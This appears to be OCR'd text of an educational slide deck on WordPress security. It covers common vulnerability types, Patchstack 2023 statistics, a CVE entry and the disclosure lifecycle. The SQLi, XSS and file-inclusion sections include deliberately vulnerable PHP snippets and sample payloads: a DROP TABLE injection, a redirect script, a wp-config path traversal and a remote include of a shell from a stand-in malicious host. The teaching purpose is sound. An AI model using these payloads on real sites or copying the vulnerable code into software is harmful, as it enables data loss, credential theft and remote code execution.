
Usually, each piece of code has several dependencies (Supply Chain threat).

More plugins/themes -> more teams you are trusting in.

Some plugins may interact with others.

Security plugins malware scanners can be tampered


DEALING WITH CYBER STRESS



Vulnerabilities & Exploits

- **Vulnerability:** Bug in the code, or posibility of misuse, that can be used to perform unauthorized actions within a computer system.


- **Exploit:** piece of code to leverage a vulnerability.



We are not sailing alone…

- The Open Worldwide Application Security Project (OWASP)
- https://owasp.org

OWASP classification



Some Types of Vulnerabilities in WordPress

➢SQL Injection (SQLi)

- Occurs when attackers can insert or "inject" a SQL query via the WordPress website input or URL.
- Can lead to unauthorized database access, data theft, and website defacement.
- Linked to the OWASP A03 (2021)

```php
$category = $_GET['category'];

// Vulnerable SQL query
$sql = "SELECT * FROM posts WHERE category = '$category'";

// Execution of the SQL query
$result = mysqli_query($connection, $sql);
```

```
http://example.com/?category='; DROP TABLE posts; --
```

Some Types of Vulnerabilities in WordPress

- **Cross-Site Scripting (XSS)**
  - The most common vulnerability in WordPress plugins.
  - Allows attackers to inject malicious scripts into the pages viewed by users.
  - Can steal cookies, hijack sessions, or redirect users to malicious sites.

```php
<?php
// Assume $comment is retrieved from the database and contains user input
echo "User comment: " . $comment;
?>
```

```
<script>window.location = "https://malicious-website.com";</script>
```

Some Types of Vulnerabilities in WordPress

- **Cross-Site Request Forgery (CSRF)**
  - Tricks a user into executing unintended actions on a website where they're currently authenticated.
  - Can result in unauthorized changes to user settings or account data.
- **File Inclusion Vulnerabilities**
  - Arise from improper validation of file inputs.
  - Can be Local (LFI) allowing attackers to read sensitive files on the server, or Remote (RFI) enabling the execution of malicious scripts from a remote server.
  - Matches with the OWASP A05 – Security Misconfigurations

```php
<?php
// 'file' parameter is controlled by the user
include($_GET['file'] . '.php');
?>
```

```
?file=../../../../wp-config
?file=http://malicious.com/shell.php
```

Some Types of Vulnerabilities in WordPress

➢ Brute Force Attacks

- Involves attackers using trial-and-error to guess login info, encryption keys, or find a hidden web page.
- WordPress sites without strong password policies or without limit login attempts are particularly vulnerable.
- E.g: https://en.wikipedia.org/wiki/Wikipedia:10,000_most_common_passwords

➢ Denial of Service (DoS)

- Aims to make a website unavailable by overwhelming it with traffic from multiple sources.
- WordPress sites can be targeted directly or through vulnerabilities in third-party plugins and themes.


NORSE
ATTACK ORIGINS
COUNTRY
China
United States
Saudi Arabia
Russia
Brazil
Netherlands
Iran
Moldova
South Korea
ATTACK TARGETS
COUNTRY
United States
Saudi Arabia
United Arab Emirates
Liechtenstein
Russia
Taiwan
Bulgaria
Spain
Mexico
ATTACK TYPES
SERVICE
PORT
pptp
microsoft-ds
unknown
telnet
unknown
unknown
netbios-dgm
LIVE ATTACKS
TIMESTAMP
ORGANIZATION
LOCATION
IP
LOCATION
TYPE
SERVICE
PORT
gifs.com

Supply chain vulnerability?

- Freemius framework was impacted last year
- Over 1200 plugins inherited the vulnerability as they include the vulnerable library version in it.

Some numbers from 2023

Source: https://patchstack.com/whitepaper/state-of-wordpress-security-in-2024

Cross-Site Scripting (XSS) accounted for 53.3% of all new security vulnerabilities found in the WordPress ecosystem.

It was followed by Cross-Site Request Forgery (CSRF) vulnerabilities at 16.9%, and Broken Access Control at 12.9%.

In 2023, plugins were responsible for 96.77% of all new WordPress vulnerabilities

42.9% of new vulnerabilities had a high or critical severity score.

Reported a total of 827 plugins and themes to the WordPress team. **481 vulnerable components were subsequently removed from the plugin repository due to abandonment.**

About CVE, CNAs & CVSS

- **CVE** (Common Vulnerabilities and Exposures)
  - A list of publicly disclosed cybersecurity vulnerabilities and exposures. Each one has their own ID (CVE-YYYY-ID).
- **CNAs** (CVE Numbering Authorities)
  - Organizations authorized to assign CVE IDs to vulnerabilities affecting products within their scope.
- **CVSS** (Common Vulnerability Scoring System)
  - A standardized framework for rating the severity of cybersecurity vulnerabilities (0-10 score).
  - May not always accurately reflect the real-world risk of a vulnerability to all organizations.

CVE-2023-52215 Detail

Description

Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') vulnerability in UkrSolution Simple Inventory Management – just scan barcode to manage products and orders. For WooCommerce.This issue affects Simple Inventory Management – just scan barcode to manage products and orders. For WooCommerce: from n/a through 1.5.1.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD	**Base Score:** 9.8 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CNA: Patchstack	**Base Score:** 9.3 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:L

QUICK INFO

CVE Dictionary Entry:
CVE-2023-52215
NVD Published Date:
01/08/2024
NVD Last Modified:
02/02/2024
Source:
Patchstack

Most severe vulnerabilities found in popular plugins in 2023

patchstack

Source: https://patchstack.com/whitepaper/state-of-wordpress-security-in-2024

Component	Installs	Vulnerability	CVSS	Prereq.	Researcher
Essential Addons for Elementor	1,000,000	Privilege Escalation	9.8	Unauthenticated	Rafie Muhammad (Patchstack)
WP Fastest Cache	1,000,000	SQL Injection	9.3	Unauthenticated	Alex Sanford
Gravity Forms	940,000	PHP Object Injection	8.3	Unauthenticated	Rafie Muhammad (Patchstack)
Fusion Builder	900,000	SQL Injection	8.5	Subscriber	Rafie Muhammad (Patchstack)
Flatsome (Theme)	618,000	PHP Object Injection	8.3	Unauthenticated	Rafie Muhammad (Patchstack)
WP Statistics	600,000	SQL Injection	9.9	Subscriber	Rafie Muhammad (Patchstack)
Forminator	400,000	Arbitrary File Upload	9.8	Unauthenticated	mehmet
WPvivid Backup and Migration	300,000	Privilege Escalation	8.8	Subscriber	Nguyen Anh Tien
JetElements For Elementor	300,000	Broken Access Control	8.2	Unauthenticated	Rafie Muhammad (Patchstack)


Vulnerability Lifecycle

Discovery

- The process where a vulnerability is first identified. This can be by security researchers, users, or even attackers. Discovery is often accidental or the result of targeted testing.

Report

- The stage where the discovered vulnerability is reported to the WordPress security team or the plugin/theme authors. Responsible reporting includes confidential communication to prevent premature exposure.




Vulnerability Lifecycle

Validation

- Upon receiving a report, the responsible team validates the vulnerability, confirming its existence, scope, and potential impact on the WordPress ecosystem.

Disclosure

- A controlled process where information about the vulnerability is shared with the public. Disclosure is typically coordinated to occur after a patch is available, balancing transparency with user security.



Vulnerability Lifecycle

Patch

